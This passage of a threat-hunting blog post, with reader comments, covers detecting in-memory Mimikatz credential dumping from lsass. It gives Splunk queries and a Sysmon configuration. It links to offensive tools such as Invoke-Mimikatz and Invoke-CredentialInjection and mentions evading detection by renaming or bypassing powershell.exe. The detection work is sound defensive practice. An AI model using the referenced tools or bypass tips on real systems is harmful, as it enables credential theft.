
For this next lab test, we will leverage the known PowerSploit module (https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1) to load Mimikatz in memory without touching disk. The script was run at around 12:00:25.

Hunting with Sysmon and Windows Events

If we run the following search, limiting ourselves to the bare minimum progression of unique Events:

```
powershell OR lsass | dedup TaskCategory | stats count by _time, EventCode | chart count by EventCode
```

We get the following picture:



Which can be broken down into:

Time	Comment
09/06/2017 11:55:33 PM	So we find that the only process that resembles the “CallTrace” parameter observed for the standalone Mimikatz is wininit.exe.
09/06/2017 11:55:33 PM	Pipe Created event where lsass.exe creates PipeName: \lsass
09/06/2017 11:55:33 PM	We have a “Pipe Connected” event where “C:\Windows\system32\svchost.exe” uses “PipeName: \lsass”
09/06/2017 11:56:44 PM	When powershell is started to host the malicious script it needs to start as “admin” which creates an EventCode 4703 (Token Right Adjusted) with the “SeDebugPrivilege”. This can be used in a transactional search disregarding the name of the process and searching for the process ID instead across different events.
09/07/2017 12:00:25 AM	EventCode 4656 (A handle to an object was requested) - Process Name is “powershell”; Access Mask is 0x143A; Accesses are: “Create new thread in process; Perform virtual memory operation; Read from process memory; Write to process memory; Query process information”

Time	Comment
09/07/2017 12:00:25 AM	EventCode 4663 (An attempt was made to access an object) - Process Name is “powershell”; Access Mask is 0x10; Object Name is “\Device\HarddiskVolume2\Windows\System32\lsass.exe”
09/07/2017 12:00:25 AM	EventCode 4673 (A privileged service was called) - Powershell fails to obtain SeTcbPrivilege; a behaviour we already observed with the standalone Mimikatz
09/07/2017 12:00:25 AM	EventCode 4690 (An attempt was made to duplicate a handle to an object) - Source Process ID matches that of Powershell and the Target Process ID is System (0x4)
09/07/2017 12:00:35 AM	EventCode 4673 (Sensitive Privilege Use) - lsass seems to invoke LsaRegisterLogonProcess() Service from the NT Local Security Authority Server. This happens 10s after Invoke-Mimikatz.

Detection Artifact II

During our lab tests using Windows Event 4656 for detection of Mimikatz activity proved to be most efficient. A Splunk query similar to this:

```
EventCode=4656 OR EventCode=4663 | eval HandleReq=case(EventCode=4656 AND Object_Name LIKE "%lsass.exe" AND Access_Mask=="0x143A", Process_ID) | where (HandleReq=Process_ID)
```

or this

```
EventCode=4656 | where (Object_Name LIKE "%lsass.exe" AND Access_Mask=="0x143A")
```

constitute great candidates for an alert.

Detection Artifact III

Tested with the Empire version of Invoke-Mimikatz and realised that Access_Mask changes from “0x143A” to “0x1410”. This time however, when running this other version the Access_Mask generates more FP so we need to couple it with another AND gate that looks for processes finishing with “shell.exe” (*powershell.exe*). The caveat is that it will be easier to bypass ‘cause an attacker can always change the name of the powershell executable or load powershell without powershell! (https://github.com/p3nt4/PowerShdll/tree/master/dll) using a few dlls. If we couple this new detection with the other observed windows events though, a more robust signature may emerge.

```
EventCode=4656 | where ((Object_Name LIKE "%lsass.exe" AND Access_Mask=="0x143A") OR (Process_Name LIKE
"%shell.exe" AND Object_Name LIKE "%lsass.exe" AND Access_Mask=="0x1410")
```

Detection Artifact IV

Tested with standalone Mimikatz from a Windows Server 2016 and this time, Access_Mask changes to “0x1010” which is more common than not. Most of all you will see svchost.exe accessing lsass with this mask. So this time we need to elaborate a correlation rule. We will use Sysmon Event 1 (ProcessCreate) and Event 10 (ProcessAccessed):

```
SEQUENCE:
1. EventCode=1 | where (match(ParentImage, "cmd.exe") AND match(IntegrityLevel, "high"))
2. EventCode=10 | where (match(GrantedAccess, "0x1010") AND !match(SourceImage, "svchost\.exe") AND matc
h(TargetImage, "lsass\.exe"))
```

In the next article, we shall continue to explore other artifacts left behind by Mimikatz’s execution in memory as well as what type of events are generated by tools like Invoke-CredentialInjection (https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-CredentialInjection.ps1). Later, we will run Mimikatz in the context of its several Kerberos-fooling techniques to see if we can detect spoofed Tickets and other treachery ;).

Changes to your Sysmon Config

Add the following to your sysmon config file to be able to detect this type of lsass access:

```
<!--SYSMON EVENT ID 10 : INTER-PROCESS ACCESS-->
<!--DATA: UtcTime, SourceProcessGuid, SourceProcessId, SourceThreadId, SourceImage, TargetProcessGuid, T
argetProcessId, TargetImage, GrantedAccess, CallTrace-->
<ProcessAccess onmatch="include">
        <TargetImage condition="contains">lsass.exe</TargetImage>
</ProcessAccess>
<ProcessAccess onmatch="exclude">
        <SourceImage condition="end with">wmiprvse.exe</SourceImage>
        <SourceImage condition="end with">GoogleUpdate.exe</SourceImage>
        <SourceImage condition="end with">LTSVC.exe</SourceImage>
        <SourceImage condition="end with">taskmgr.exe</SourceImage>
        <SourceImage condition="end with">VBoxService.exe</SourceImage> # Virtual Box
        <SourceImage condition="end with">vmtoolsd.exe</SourceImage>
        <SourceImage condition="end with">taskmgr.exe</SourceImage>
        <SourceImage condition="end with">\Citrix\System32\wfshell.exe</SourceImage> #Citrix process in
 C:\Program Files (x86)\Citrix\System32\wfshell.exe
        <SourceImage condition="is">C:\Windows\System32\lsm.exe</SourceImage> # System process under
 C:\Windows\System32\lsm.exe
        <SourceImage condition="end with">Microsoft.Identity.AadConnect.Health.AadSync.Host.exe</SourceI
mage> # Microsoft Azure AD Connect Health Sync Agent
        <SourceImage condition="begin with">C:\Program Files (x86)\Symantec\Symantec Endpoint Protection
</SourceImage> # Symantec
</ProcessAccess>
```

Updates

- 13/09/2017 — added details about test OS & powershell expression used for in-memory execution. Added Detection Artifact III.
- 18/09/2017 — added sysmon config snip

Tags: threat hunting, hunting, mimikatz, siem, ioc, credential dump, splunk, elk, darkquasar, volatility

(htt... (htt... (htt...

NEXT POST → (/2017-10-15-THL02-EVENTS_THREATS_INCIDENTS/)

TheRedBaron • 3 years ago

Diego,

Thx for the great write up. Was wondering if I could throw a Sysmon question at related to pipe events?

I am running Sysmon on a domain controller and I am seeing a ton of events related to the following:

Image - System

Event Code - 18 (Event ID 18)

Pipe Name 0 - \lsass

Would this be considered normal behavior or noise (and something that could be excluded in the Sysmon config?)? Trying to figure out the context of this event to determine how to handle it and I'm not finding any detailed info re: pipe events in Sysmon.

Thx

14 • Reply • Share ›

Diego Perez Mod ➚ TheRedBaron • 3 years ago

Hi mate, so, Sysmon Event 18 is a highly noisy one if not properly configured as many applications create named pipes. It's a standard way for inter-process data flow. In this

case, I've seen the ones you are referring to and are quite standard, nothing to worry about there. If I were you I would disable Event 18 completely until you find good evidence of malicious activity that can be detected using such events.

Reply • Share ›

peter • 3 years ago

Hi Diego, Later can you do the second part for Mimikatz detection? also with some tips to configure the windows event log correctly so we can have the right fields for detection?

9 Reply • Share ›

Diego Perez Mod ➚ peter • 3 years ago

Hi mate, I will surely publish the 2nd part of this one (it's half written) but before it, I will publish the next Tales of a Threat Hunter about WMI Backdoors and Persistence Detection. As for the Windows Evt, I'm planning on adding a new section to the blog that will be like a "Use Case" matrix containing the use cases and the required logs to properly implement detection for them ;) Stay tuned!

Reply • Share ›

IJFK • 3 years ago

You posted some event details above, but they don't contain the actual events. Can you post the full event details from this example, so that we can see how we can correlate PIDs, handle ids, logon ids etc - I think that would be helpful. Or, if you have the evtx file still and make that available for download, that would be great too. Thanks again for the article!

1 Reply • Share ›

Diego Perez Mod ➚ IJFK • 3 years ago

Hi IJFK, that's a very good idea. I've lost the original events though after restoring my VM's snapshot, I will re-create them after I finish my 2nd article and post them here. You can indeed make correlations between PID.

Reply • Share ›

Hacker Hurricane • 3 years ago

Your AV will hate Sysmon and kill the system.. cough cough McAfee-cough, so test for that and make exclusions. Also if you use a config I can alter the config and reload it and kill your logging. The fact v6 requires a config for module loading is sad. v4 was the best version as default required no config, onlu used to reduce data.

1 Reply • Share ›

Diego Perez Mod ➚ Hacker Hurricane • 3 years ago

I've deployed Sysmon for 10k hosts with a tight policy and not many issues. It co-exists pretty well with Symantec AV. With McAfee, after applying a few exclusions it also works well (McAfee can be a pain though). However, I do see your point and yes, it is a consideration. Sysmon has EventID 16 which is loaded every time a configuration state is changed, it doesn't only tell you the SHA1 of the new config file but also the source. We already have alarms setup to detect anomalous modifications outside of the ones scheduled via GPO. Aside from that, there are a bazillion ways you can thwart sysmon's detection, it's not a bullet-proof approach (none is). Being myself a purple teamer, I'm still convinced that attackers have always an edge over defenders, so the best we can do is to create as many detections as possible with the least FP to empower analysts to detect

these type of activity.

Reply • Share ›

John • 3 years ago

It is a great article. You've been explained it very clearly. Thanks for that. I have a question, do you have any agenda to explain how to detect meterpreter or similar on file system&memory with using sysmon and Windows events(with some volatility, DumpIt etc)? It would be awesome!

1 Reply • Share ›

Diego Perez Mod ➚ John • 3 years ago

hi John, thanks dude! much appreciated. That is definitively on my agenda, I specialize in memory forensics, so you will be seeing a lot of volatility around here. I want to understand how these tools look like in memory so I can pair that with Event Logs and come up either with a YARA/SNORT rule or SIEM rule to detect them. I'm gonna dive on some memory analysis in Part II of this article, but probably before that I will release my Tales II about the three methods for detecting WMI persistence. Stay tuned!

Reply • Share ›

IJFK • 3 years ago

Great article, thank you. Any chance you can provide the event details somehow as well? This would help create solid correlation rules (for Non-Splunk products) if two or more events share things like process id, handle etc.

1 Reply • Share ›

IJFK ➚ IJFK • 3 years ago

I'd also focus more on detection without sysmon, I don't think it's realistic to assume sysmon is installed network-wide, or am I wrong?

1 Reply • Share ›

Diego Perez Mod ➚ IJFK • 3 years ago • edited

You are right. I would like, however, to demonstrate the power of Sysmon in my articles so that I can contribute to develop it as a standard for any organization. I've recently designed and deployed a project for a very big company that included: 1) crafting the right GPOs for Sysmon deployment enterprise-wide (automatic actualizations + policy updates), 2) collecting/centralizing logs via WEC, 3) pre-parsing the logs using NXLOG, 4) sending curated logs to McAfee Receiver, 4) Creating RegEx parsers for all Sysmon events in McAfee ESM. Sysmon is just widely misunderstood out there, and companies haven't yet realized how lightweight it is, how easily customizable and how well it integrates with other technologies.

It's not the first time I create such a framework for this. With Sysmon + GRR in a properly configured, non-invasive, low-resource-consuming, well-designed plan, you basically have a low cost EDR for your organization. I usually start by telling companies about how such a framework will greatly enhance their forensics capabilities, which is of uttermost importance when the time come where a company is hacked.

1 Reply • Share ›

IJFK ➚ Diego Perez • 3 years ago

That's interesting. I was actually wondering how common it is to see

That's interesting, I was actually wondering how common it is to see sysmon actually deployed enterprise-wide. I don't have too much experience with it, but I definitely believe that it doesn't consume a lot of resources - sysinternals utilities are usually pretty good about that.

Even if you can deploy it, it's still another obstacle in my opinion, so it would be good if one could create the same rules without needing sysmon - IF that is possible of course.

That's a lot of components involved - why use WEC and NXLog? I've never used McAfee - we use EventSentry and currently working on creating similar rules in there. The EventSentry agent supports regex as well as agent-side correlation so the idea is that it will be a single system that can detect and consolidate.

Thanks again for the useful post - definitely not something a "lamer" would write :-)

1 ^ | v • Reply • Share ›

IJFK ➚ Diego Perez • 3 years ago

It's been a while, just curious if you are still planning on coming out with part II, or posting the event ids / SIEM rules here?

I'd really like to integrate this into EventSentry. We have real-time client & server components and we recently added some cool functionality to detect attacks / patterns in real time. We have a lightweight but very capable agent that can do a lot of detection (regex, threshold, ...) on the client side already. Thanks!

^ | v • Reply • Share ›

Diego Perez Mod ➚ IJFK • 3 years ago

Hi mate, indeed it's been a while! I've been caught into some serious train of work and haven't been able to continue the blog! EventSentry sounds really good, I will check it out. Also, yes, I will post the 2nd part, hopefully before the end of the year. Stay tuned. Regards

^ | v • Reply • Share ›

Olaf Hartong ➚ Diego Perez • 3 years ago

Great writeup, you've saved me the effort of doing the memory analysis I was planning. I do am curious how you did the deployment and config maintenance on the large environment. I am planning a similar implementation at a customer and was about to do it through the splunk UF.

^ | v • Reply • Share ›

Diego Perez Mod ➚ Olaf Hartong • 3 years ago

Thanks Olaf. A few pointers I can give you:
1. Use WEF/WEC infrastructure to collect the logs. Setup a primary and a secondary WEC, don't send more than 2k hosts' logs per WEC. So if you have 10k hosts, use 5 WECs, it's not only good for performance but also for segmentation, so if one WEC fails you only loose 2k host' logs instead of all of them.

2. You can setup backup WECs in standby mode with no subscriptions, they can kick-off if the primaries go down. All the primaries won't go down at the same time or for the same reason, so don't worry, you need probably only 2 WECs in stand-by.
3. Use a GPO to configure a policy that executes a script (powershell or batch) via scheduled tasks with the least amount of required privileges (you could even create a service account for such purposes with a very limited set of permissions) that takes care of a) deploying sysmon from a central location, b) checking if there's a new version of sysmon available in that central folder and install it if so, c) update the sysmon config every 1h.
4. Send logs to Splunk via the WECs, this way you leave the endpoints in peace. The logs can be sent using different tools: splunk agents, NXLog, WinLogBeat. I use NXLog and it works perfectly.

There are many sources out there on how to setup a WEC. Hope it helps

^ | v • Reply • Share ›

Felipe Torquato • 3 years ago

Thats one hell of a article! Wonderful job.

1 ^ | v • Reply • Share ›

Diego Perez Mod ➚ Felipe Torquato • 3 years ago

Thanks dude! I'm just a lamer so I appreciate your comment ;)

^ | v • Reply • Share ›

uniq3 • 3 years ago

great post dQ!

1 ^ | v • Reply • Share ›

Soma Prasad • 2 years ago

(EventCode=4656 OR EventCode=10)
| search (Object_Name ="*lsass.exe" AND Access_Mask="0x143A") OR ((Process_Name LIKE